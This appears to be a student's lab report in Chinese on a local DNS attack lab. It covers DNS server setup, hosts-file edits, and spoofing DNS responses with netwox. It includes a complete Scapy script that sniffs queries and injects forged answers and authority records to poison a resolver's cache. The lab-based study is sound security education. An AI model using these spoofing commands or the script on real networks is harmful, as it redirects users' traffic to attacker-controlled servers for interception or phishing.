

**实验五：Local DNS Attack Lab**

57117222 舒卓卓



**任务一：Configure the User Machine**

1. 该部分配置用户使用本地dns服务器，除了pdf上修改/etc/resolvconf/resolv.conf.d/head，在每次开启虚拟机时，还要检查/etc/resolv.conf文件，将nameserver 127.0.1.1以及有时候会出现的fudan.edu.cn注释，保证只有一条nameserver指向本地服务器
2. 
3. 用wireshark查看看向本地服务器发出的dns请求：
4. 



**任务二：Task 2: Set up a Local DNS Server**

1. 按照指示进行对应的配置
2. 
3. 完成之后通过本地dns服务器，进行域名解析了。



**任务三：Host a Zone in the Local DNS Server**

1. 将提供的两个文件放在目录下，再重启dns服务器即可
2. 由于加入了zone，www.example.com会被解析到192.168.0.101
3. 
4. 


**任务四：Modifying the HostFile**

1. 首先ping www.bank32.com，得到如图所示
2. 
3. 然后修改host文件，将对应的www.bank32.com的ip地址修改为10.5.2.18
4. 在此进行ping，可以看到对应的结果为：
5. 

**任务五：Directly Spoofing Response to User**

1. 首先在被攻击虚拟机使用命令解析example.net的ip
2. 
3. ip为93.184.216.34
4. 然后在攻击者虚拟机中使用：netwox 105 --hostname "www.example.net" --hostnameip "1.2.3.4" --authns "ns.example.com" --authnsip "1.2.3.5"
5. 使用sudo rndc flush清理缓存，再次使用dig命令进行查看
6. 

**任务六：Task 6: DNS Cache Poisoning Attack**

1. 构造攻击命令udo netwox 105 --hostname "www.example.net" --hostnameip "10.20.30.40" --authns "ns.example.net" --authnsip "10.20.30.50" --ttl 19000 --spoofip raw
2. 其中–hostnameip "10.20.30.40"是将"www.example.net"映射到该地址，–authnsip "10.20.30.50"是指"ns.example.net"这个dns服务器在该ip地址，由下图可以看到cache文件夹已经含有我们期望的信息
3. 

**任务七：DNS Cache Poisoning: Targeting the Authority Section**

1. 设置如下所示的程序：

#!/usr/bin/python

from scapy.all import \*

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.123')

# The Authority Section

#构造example.net -> attack32.com的域名到服务器域名映射

NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')

# The Additional Section

#构造attacker32.com -> 10.2.3.4的域名到ip的映射

Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='10.2.3.4')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=1, arcount=1,

an=Anssec, ns=NSsec1 ,ar=Addsec1)


# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

# Sniff UDP query packets and invoke spoof\_dns().

pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

1. 使用命令：sudo vim /var/cache/bind/dump.db后，查看对应的dns缓存。
2. 
3. 发现对应内容成功缓存
4. 使用wireshark查看， example.net的域名下所有网站都会被解析到199.43.133.53(attacker32.com)的dns服务器
5. 